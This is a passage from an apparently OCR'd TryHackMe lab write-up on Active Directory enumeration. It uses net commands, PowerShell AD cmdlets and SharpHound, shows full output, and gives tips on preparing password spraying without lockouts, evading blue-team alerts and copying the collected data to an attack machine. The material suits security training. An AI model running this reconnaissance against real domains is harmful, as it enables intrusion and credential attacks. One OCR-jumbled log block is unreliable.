
3- the domain of “Active Directory Users and Computers” to ‘za.tryhackme.com’




then choosed “Active Directory Users and Computers” and active advanced features then we can enumerate it and if we did that to the other snaps we can enumerate them also




we can find information in all of these OUs




we can enumerate groups



we can enumerate people



and here is Ou of it in the people OU



7.2.3 Enumerate through cmd

Using the CMD-built-in command ‘net’ to enumerate information about AD,which can be preformed using cmd by rdp or ssh connection

Here we can see the users which was a huge list that needs many screenshots but here is one for proof of concept

```
za\kenneth.davies@THMJMP1 C:\>net user /domain
The request will be processed at a domain controller for domain za.tryhackme.com.


User accounts for \\THMDC.za.tryhackme.com

-------------------------------------------------------------------------------
aaron.conway             aaron.hancock            aaron.harris
aaron.johnson            aaron.lewis              aaron.moore
aaron.patel              aaron.smith              abbie.joyce
abbie.robertson          abbie.taylor             abbie.walker
abdul.akhtar             abdul.bates              abdul.holt
abdul.jones              abdul.wall               abdul.west
abdul.wilson             abigail.cox              abigail.cox1
abigail.smith            abigail.ward             abigail.wheeler
adam.heath               adam.jones               adam.parker
adam.pugh                adam.reynolds            adam.woodward
Administrator            adrian.blake             adrian.chapman
adrian.foster            adrian.wilson            aimee.ball
aimee.dean               aimee.humphries          aimee.jones
aimee.potter             aimee.robinson           alan.brown
alan.jones               albert.elliott           albert.harrison
albert.hayes             albert.hunter            albert.lee
albert.stone             alex.burrows             alex.graham
alex.harris              alexander.hale           alexander.hill
alexander.sutton         alexandra.elliott        alexandra.harrison
alexandra.howard         alexandra.richards       alexandra.saunders
alexandra.webster        alexandra.williams       alexandra.wood
alice.anderson           alice.hughes             alice.king
alice.morton             alice.pickering          alice.robinson
alison.coles             alison.hall              alison.hammond
alison.khan              alison.skinner           allan.brown
allan.dodd               allan.evans              allan.johnson
allan.kaur               allan.webb               allan.wilkinson
amanda.barnes            amanda.elliott           amanda.hammond
amanda.jackson           amanda.johnson           amanda.macdonald
amanda.parkes            amanda.slater            amanda.taylor
amber.davey              amber.lynch              amber.miller
amber.tyler              amelia.cooper            amelia.fox
amelia.horton            amelia.williams          amy.carr
```

And we can enumerate specific user like

```
za\kenneth.davies@THMJMP1 C:\>net user wendy.taylor
The user name could not be found.

More help is available by typing NET HELPMSG 2221.


za\kenneth.davies@THMJMP1 C:\>net user wendy.taylor /domain
The request will be processed at a domain controller for domain za.tryhackme.com
.

User name                    wendy.taylor
Full Name                    Wendy Taylor
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/24/2022 11:04:53 PM
Password expires             Never
Password changeable          2/24/2022 11:04:53 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *HR Share RW          *Domain Users
                             *Internet Access
The command completed successfully.
```

And as we did for users we can do for groups

```
za\kenneth.davies@THMJMP1 C:\>net group /domain
The request will be processed at a domain controller for domain za.tryhackme.com.


Group Accounts for \\THMDC.za.tryhackme.com

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*HR Share RW
*Internet Access
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Server Admins
*Tier 0 Admins
*Tier 1 Admins
*Tier 2 Admins
The command completed successfully.
```

And a specific group

```
za\kenneth.davies@THMJMP1 C:\>net group "Tier 1 Admins" /domain
The request will be processed at a domain controller for domain za.tryhackme.com.

Group name     Tier 1 Admins
Comment

Members

-------------------------------------------------------------------------------
t1_arthur.tyler          t1_gary.moss             t1_henry.miller
t1_jill.wallis           t1_joel.stephenson       t1_marian.yates
t1_rosie.bryant
The command completed successfully.
```

And we can numerate policy such as password policy for accounts

```
za\kenneth.davies@THMJMP1 C:\>net accounts /domain
The request will be processed at a domain controller for domain za.tryhackme.com.

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
```

7.2.4 Enumerate through powershell

We can use the Get-ADUser cmdlet to enumerate the target We can preform that for users

```
PS C:\> Get-ADUser -Identity wendy.taylor -Server za.tryhackme.com -Properties *


AccountExpirationDate                 :
accountExpires                        : 9223372036854775807
AccountLockoutTime                    :
AccountNotDelegated                   : False
AllowReversiblePasswordEncryption     : False
AuthenticationPolicy                  : {}
AuthenticationPolicySilo              : {}
BadLogonCount                         : 0
badPasswordTime                       : 0
badPwdCount                           : 0
CannotChangePassword                  : False
CanonicalName                         : za.tryhackme.com/People/Human
                                        Resources/wendy.taylor
Certificates                          : {}
City                                  :
CN                                    : wendy.taylor
codePage                              : 0
Company                               :
CompoundIdentitySupported             : {}
Country                               :
countryCode                           : 0
Created                               : 2/24/2022 10:04:53 PM
createTimeStamp                       : 2/24/2022 10:04:53 PM
Deleted                               :
Department                            : Human Resources
Description                           :
DisplayName                           : Wendy Taylor
DistinguishedName                     : CN=wendy.taylor,OU=Human Resources,OU=Pe
                                        ople,DC=za,DC=tryhackme,DC=com
Division                              :
DoesNotRequirePreAuth                 : False
dSCorePropagationData                 : {1/1/1601 12:00:00 AM}
EmailAddress                          :
```

```
EmailAddress                        :
EmployeeID                          :
EmployeeNumber                      :
Enabled                             : True
Fax                                 :
GivenName                           : Wendy
HomeDirectory                       :
HomedirRequired                     : False
HomeDrive                           :
HomePage                            :
HomePhone                           :
Initials                            :
instanceType                        : 4
isDeleted                           :
KerberosEncryptionType              : {}
LastBadPasswordAttempt              :
LastKnownParent                     :
lastLogoff                          : 0
lastLogon                           : 0
LastLogonDate                       :
LockedOut                           : False
logonCount                          : 0
LogonWorkstations                   :
Manager                             :
MemberOf                            : {CN=Internet Access,OU=Groups,DC=za,DC=t
                                      ryhackme,DC=com, CN=HR Share
                                      RW,OU=Groups,DC=za,DC=tryhackme,DC=com}
MNSLogonAccount                     : False
MobilePhone                         :
Modified                            : 2/24/2022 10:04:53 PM
modifyTimeStamp                     : 2/24/2022 10:04:53 PM
msDS-User-Account-Control-Computed  : 0
Name                                : wendy.taylor
nTSecurityDescriptor                : System.DirectoryServices.ActiveDirectory
                                      Security
ObjectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=
                                      za,DC=tryhackme,DC=com
ObjectClass                         : user
ObjectGUID                          : f5ea1fe8-ce75-4aa0-9910-f49037ecc012
objectSid                           : S-1-5-21-3330634377-1326264276-632209373
```

```
Office                              :
OfficePhone                         :
Organization                        :
OtherName                           :
PasswordExpired                     : False
PasswordLastSet                     : 2/24/2022 10:04:53 PM
PasswordNeverExpires                : False
PasswordNotRequired                 : False
POBox                               :
PostalCode                          :
PrimaryGroup                        : CN=Domain
                                      Users,CN=Users,DC=za,DC=tryhackme,DC=com
primaryGroupID                      : 513
PrincipalsAllowedToDelegateToAccount : {}
ProfilePath                         :
ProtectedFromAccidentalDeletion     : False
pwdLastSet                          : 132902138938434586
SamAccountName                      : wendy.taylor
sAMAccountType                      : 805306368
ScriptPath                          :
sDRightsEffective                   : 0
                                      -1316
SmartcardLogonRequired              : False
State                               :
Surname                             : Taylor
TrustedForDelegation                : False
TrustedToAuthForDelegation          : False
UseDESKeyOnly                       : False
userAccountControl                  : 512
userCertificate                     : {}
UserPrincipalName                   :
uSNChanged                          : 14687
uSNCreated                          : 14683
whenChanged                         : 2/24/2022 10:04:53 PM
whenCreated                         : 2/24/2022 10:04:53 PM
```

we can also use the -Filter parameter that allows more control over enumeration and use the Format-Table cmdlet to display the results such as the following neatly

```
t-Table Name,SamAccountName -A
PS C:\>  Get-ADUser -Filter 'Name -like "*stevens"' -Server za.tryhackme.com | F
ormat-Table Name,SamAccountName -A

Name              SamAccountName
----              --------------
chloe.stevens     chloe.stevens
samantha.stevens  samantha.stevens
mohammed.stevens  mohammed.stevens
jacob.stevens     jacob.stevens
timothy.stevens   timothy.stevens
owen.stevens      owen.stevens
jane.stevens      jane.stevens
janice.stevens    janice.stevens
gordon.stevens    gordon.stevens
```

We can use the Get-ADGroup cmdlet to enumerate AD groups

```
PS C:\> Get-ADGroup -Identity Administrators -Server za.tryhackme.com


DistinguishedName : CN=Administrators,CN=Builtin,DC=za,DC=tryhackme,DC=com
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Administrators
ObjectClass       : group
ObjectGUID        : f4d1cbcd-4a6f-4531-8550-0394c3273c4f
SamAccountName    : Administrators
SID               : S-1-5-32-544
```

We can also enumerate group membership using the Get-ADGroupMember cmdlet

```
PS C:\> Get-ADGroupMember -Identity Administrators -Server za.tryhackme.com


distinguishedName : CN=Domain Admins,CN=Users,DC=za,DC=tryhackme,DC=com
name              : Domain Admins
objectClass       : group
objectGUID        : 8a6186e5-e20f-4f13-b1b0-067f3326f67c
SamAccountName    : Domain Admins
SID               : S-1-5-21-3330634377-1326264276-632209373-512

name              : Enterprise Admins
objectClass       : group
objectGUID        : 93846b04-25b9-4915-baca-e98cce4541c6
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-3330634377-1326264276-632209373-519

distinguishedName : CN=vagrant,CN=Users,DC=za,DC=tryhackme,DC=com
name              : vagrant
objectClass       : user
objectGUID        : ed901eff-9ec0-4851-ba32-7a26a8f0858f
SamAccountName    : vagrant
SID               : S-1-5-21-3330634377-1326264276-632209373-1000

distinguishedName : CN=Administrator,CN=Users,DC=za,DC=tryhackme,DC=com
name              : Administrator
objectClass       : user
objectGUID        : b10fe384-bcce-450b-85c8-218e3c79b30f
SamAccountName    : Administrator
SID               : S-1-5-21-3330634377-1326264276-632209373-500
```

We can use Get-ADDomain to retrieve additional information about the specific domain

```
PS C:\> Get-ADDomain -Server za.tryhackme.com


AllowedDNSSuffixes                : {}
                                    DC=com}
LostAndFoundContainer             : CN=LostAndFound,DC=za,DC=tryhackme,DC=com
ManagedBy                         :
Name                              : za
NetBIOSName                       : ZA
ObjectClass                       : domainDNS
ObjectGUID                        : 518ee1e7-f427-4e91-a081-bb75e655ce7a
ParentDomain                      :
PDCEmulator                       : THMDC.za.tryhackme.com
PublicKeyRequiredPasswordRolling  :
QuotasContainer                   : CN=NTDS Quotas,DC=za,DC=tryhackme,DC=com
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {THMDC.za.tryhackme.com}
RIDMaster                         : THMDC.za.tryhackme.com
SubordinateReferences             : {DC=ForestDnsZones,DC=za,DC=tryhackme,DC=c
                                    om, DC=DomainDnsZones,DC=za,DC=tryhackme,D
                                    C=com, CN=Configuration,DC=za,DC=tryhackme
                                    ,DC=com}
SystemsContainer                  : CN=System,DC=za,DC=tryhackme,DC=com
UsersContainer                    : CN=Users,DC=za,DC=tryhackme,DC=com
```

using the Get-ADObject cmdlet:

To perform a password spraying attack without locking out accounts, we can use this to enumerate accounts that have a badPwdCount that is greater than 0, to avoid these accounts in our attack, this shows results if one of the users in the network mistyped their password a couple of times

```
PS C:\> Get-ADObject -Filter 'badPwdCount -gt 0' -Server za.tryhackme.com

DistinguishedName                                                    Name             ObjectClass ObjectGUID
-----------------                                                    ----             ----------- ----------
CN=henry.taylor,OU=IT,OU=People,DC=za,DC=tryhackme,DC=com            henry.taylor     user        154e4541-219e-4fa9-a5bf-ec5a367c5e21
CN=frank.fletcher,OU=IT,OU=People,DC=za,DC=tryhackme,DC=com          frank.fletcher   user        3dd92645-4b2d-4ba0-957c-9f6c20421d54
CN=henry.black,OU=Engineering,OU=People,DC=za,DC=tryhackme,DC=com    henry.black      user        379df099-f89b-47fa-886d-ae915e2f8d32
CN=mark.oconnor,OU=Engineering,OU=People,DC=za,DC=tryhackme,DC=com   mark.oconnor     user        e0bb6195-9f2e-4de1-83a5-0f9613a28e8f
CN=dawn.hughes,OU=Finance,OU=People,DC=za,DC=tryhackme,DC=com        dawn.hughes      user        fed968f3-3e5e-4d36-b66a-289ddb6e8db2
CN=joanne.davies,OU=Marketing,OU=People,DC=za,DC=tryhackme,DC=com    joanne.davies    user        81b8d2ab-d3e1-4316-8115-9d305a0824b8
CN=alan.jones,OU=Human Resources,OU=People,DC=za,DC=tryhackme,DC=com alan.jones       user        88922cf5-828b-48f4-ab30-86d37381233c
CN=maria.sheppard,OU=Human Resources,OU=People,DC=za,DC=tryhackme,DC=com maria.sheppard user        edeffae5-eb5c-4c4a-8ba1-64e750e84fbe
CN=sophie.blackburn,OU=Consulting,OU=People,DC=za,DC=tryhackme,DC=com sophie.blackburn user        e2854343-659c-4b90-94ac-111af7c60ce3
CN=dominic.elliott,OU=Finance,OU=People,DC=za,DC=tryhackme,DC=com    dominic.elliott  user        2a5eabcc-0bff-4341-a2ce-f14fc1621894
CN=louise.talbot,OU=Consulting,OU=People,DC=za,DC=tryhackme,DC=com   louise.talbot    user        b5fe09ec-935d-4158-8413-3b596da9e11c
CN=jennifer.wood,OU=Engineering,OU=People,DC=za,DC=tryhackme,DC=com  jennifer.wood    user        90d6e815-5260-4a26-b5c3-b3fb6a28f192
CN=frances.chapman,OU=Engineering,OU=People,DC=za,DC=tryhackme,DC=com frances.chapman  user        26616091-bb69-4182-99e7-41d61e578034
CN=dawn.turner,OU=Finance,OU=People,DC=za,DC=tryhackme,DC=com        dawn.turner      user        178cb599-6a57-41cb-94b6-30415f04a008
CN=samantha.thompson,OU=Engineering,OU=People,DC=za,DC=tryhackme,DC=com samantha.thompson user        f78decbb-6ec8-40bb-9190-af2193a23ee5
CN=anthony.reynolds,OU=Marketing,OU=People,DC=za,DC=tryhackme,DC=com anthony.reynolds  user        ab44469f-8752-4bb7-bd36-10e6705028e4
```

Or:

A more generic search can be performed. For example, if we are looking for all AD objects that were changed after a specific date

```
PS C:\> $ChangeDate = New-Object DateTime(2022, 02, 28, 12, 00, 00)
PS C:\> Get-ADObject -Filter 'whenChanged -gt $ChangeDate' -includeDeletedObjects -Server za.tryhackme.com
```

7.2.5 Enumeration through Bloodhound

the files will be detected as malware and raise an alert to the blue team, We can avoid that by using runas to inject credentials in the memory which already done, then we need to point Sharphound to the Domain Controller

```
za\kenneth.davies@THMJMP1 C:\Tools>Sharphound.exe --Domain za.tryhackme.com --ExcludeDCs
2024-10-24T08:12:19.4709210+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-10-24T08:12:19.4865428+01:00|INFORMATION|Initializing SharpHound at 8:12 AM on 10/24/2024
2024-10-24T08:12:20.1115477+01:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-10-24T08:12:20.3147071+01:00|INFORMATION|Beginning LDAP search for za.tryhackme.com
2024-10-24T08:12:50.3174690+01:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 50 MB RAM
2024-10-24T08:13:07.5049638+01:00|INFORMATION|Producer has finished, closing LDAP channel
2024-10-24T08:13:08.3331326+01:00|INFORMATION|LDAP channel closed, waiting for consumers
                                                    --statusinterval          (Default: 30000) Interval in which to display status in milliseconds

                                                    -v                        (Default: 2) Enable verbose output

  --help                  Display this help screen.                                                                                    --version               Display version information.

                                                                                                                                    za\kenneth.davies@THMJMP1 C:\Tools>Sharphound.exe --Domain za.tryhackme.com
--Ex
cludeDCs                                                    2024-10-24T08:12:19.4709210+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTa
rget
s, PSRemote                                                 2024-10-24T08:12:19.4865428+01:00|INFORMATION|Initializing SharpHound at 8:12 AM on 10/24/2024

2024-10-24T08:12:20.1115477+01:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote          2024-10-24T08:12:20.3147071+01:00|INFORMATION|Beginning LDAP search for za.t
ryha
s -- Using 50 MB RAM                                       P channel                                                                                    2024-10-24T08:13:08.3331326+01:00|INFORMATION|LDAP channel closed, waiting f
or c
onsumers
2024-10-24T08:13:08.3642840+01:00|INFORMATION|Consumers finished, closing output
 channel
2024-10-24T08:13:08.4267661+01:00|INFORMATION|Output channel closed, waiting for
 output task to complete
Closing writers
2024-10-24T08:13:09.4272976+01:00|INFORMATION|Status: 2159 objects finished (+21
59 44.06123)/s -- Using 85 MB RAM
2024-10-24T08:13:09.4272976+01:00|INFORMATION|Enumeration finished in 00:00:49.1
234948
2024-10-24T08:13:09.8486763+01:00|INFORMATION|SharpHound Enumeration Completed a
t 8:13 AM on 10/24/2024! Happy Graphing!
```

I copied the Sharphound binary to my AD user's Documents directory

```
za\kenneth.davies@THMJMP1 C:\Tools>powershell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Tools> copy C:\Tools\Sharphound.exe ~\Documents\
PS C:\Tools> cd ~\Documents\
```

then use Sharphound using the All and Session collection methods

```
PS C:\Users\kenneth.davies\Documents> .\SharpHound.exe --CollectionMethods All -
-Domain za.tryhackme.com --ExcludeDCs
2024-10-24T08:15:46.6327320+01:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-10-24T08:15:47.2329250+01:00|INFORMATION|Status: 2159 objects finished (+2159 44.97917)/s -- Using 88 MB RAM
2024-10-24T08:15:47.2329250+01:00|INFORMATION|Enumeration finished in 00:00:48.3588799
2024-10-24T08:15:47.6316193+01:00|INFORMATION|SharpHound Enumeration Completed at 8:15 AM on 10/24/2024! Happy Graphing!
PS C:\Users\kenneth.davies\Documents> dir


    Directory: C:\Users\kenneth.davies\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/24/2024   8:15 AM         120944 20241024081544_BloodHound.zip
-a----         3/16/2022   5:19 PM         906752 Sharphound.exe
-a----        10/24/2024   8:15 AM         359470 YzE4MDdkYjAtYjc2MC00OTYyLTk1YT
                                                 EtYjI0NjhiZmRiOWY1.bin
```

We can now use Bloodhound to ingest this ZIP to show us attack paths visually,after transfer the ZIP file to out attack machine


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# scp kenneth.davies@THMJMP1.za.tryhackme.com:C:/Users/kenneth.davies/Documents/20241024081544_BloodHound.zip .
kenneth.davies@thmjmp1.za.tryhackme.com's password:
20241024081544_BloodHound.zip                 100%  118KB 156.1KB/s   00:00
```

Now time to use Bloobhound

Here some information that we got from enumeration using Bloodhound

Find Domain Admins

Find principles with DCsync rights



Then enumeration for some of those Valuable targets like “AMINSTRATORS”

ADMINISTRATORS@ZA.TRYHACKME.COM

OVERVIEW

Sessions	0
Reachable High Value Targets	8

NODE PROPERTIES

Object ID	ZA.TRYHACKME.COM-S-1-5-32-544
Description	Administrators have complete and unrestricted access to the computer/domain
Admin Count	True

EXTRA PROPERTIES

distinguishedname	CN=ADMINISTRATORS,CN=BUILTIN,DC=ZA,DC=TRYHACKME,DC=COM
domain	ZA.TRYHACKME.COM
domainsid	S-1-5-21-3330634377-1326264276-632209373
whencreated	Thu, 24 Feb 2022 21:57:34 GMT

GROUP MEMBERS

Direct Members	4
Unrolled Members	6
Foreign Members	0

